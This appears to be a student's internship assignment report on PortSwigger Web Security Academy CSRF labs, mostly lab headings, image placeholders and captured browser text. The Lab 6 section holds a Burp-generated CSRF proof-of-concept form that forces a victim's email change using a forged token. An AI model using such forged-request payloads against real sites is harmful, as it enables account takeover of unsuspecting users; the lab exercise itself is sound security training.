

Cyber Security and Digital  
Forensics Internship

**ASSIGNMENT 8**

**CSRF + SSTI**



**SWASTIK GONDHI**

**DOON UNIVERSITY**



Drive Link -

<https://drive.google.com/drive/folders/1WCK00ki1F3lFPT07y5tdSmeKcrDeWjvs?usp=sharing>



# PORTSWIGGER LAB 1 - CSRF vulnerability with no defences





# **PORTSWIGGER LAB 2 – CSRF where token validation depends on request method**





# **PORTSWIGGER LAB 3 – CSRF where token validation depends on token being present**



# PORTSWIGGER LAB 4 – CSRF where token is not tied to user session



# **PORTSWIGGER LAB 5 –CSRF where token is tied to non-session cookie**



# PORTSWIGGER LAB 6 – CSRF where token is duplicated in cookie

Exploit Server: CSRF where token is duplicated in cookie - Chromium

https://exploit-0a410061040dda9819f79c101b600f9.exploit-server.net

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

### Craft a response

URL: https://exploit-0a410061040dda9819f79c101b600f9.exploit-server.net/exploit

HTTPS ☒

File: /exploit

Head: HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body: <html>  
<!-- CSRF PoC - generated by Burp Suite Professional -->  
<body>  
<script>history.pushState("", "", "/");</script>  
<form action="https://0aad0204c3dbd981717a6800c10067.web-security-academy.net/my-account/change-email" method="POST">  
<input type="hidden" name="email" value="abcdKARDO&#64;ad&#46;com" />  
<input type="hidden" name="csrf" value="take" />  
<input type="submit" value="Submit request" />  
</form>

CSI INTERNSHIP Cyber Security 8-SCRF Cyber Security Lab: CSRF (95%) CS Learning General Assignments

portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-duplicated-in-cookie

Join us on May 15 for a live demo of how Burp Suite DAST solves real-world security challenges. [Register Now](#)

**PortSwigger** Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified



Web Security Academy > CSRF > Bypassing CSRF token validation > Lab

## Lab: CSRF where token is duplicated in cookie

**PRACTITIONER** LAB Solved

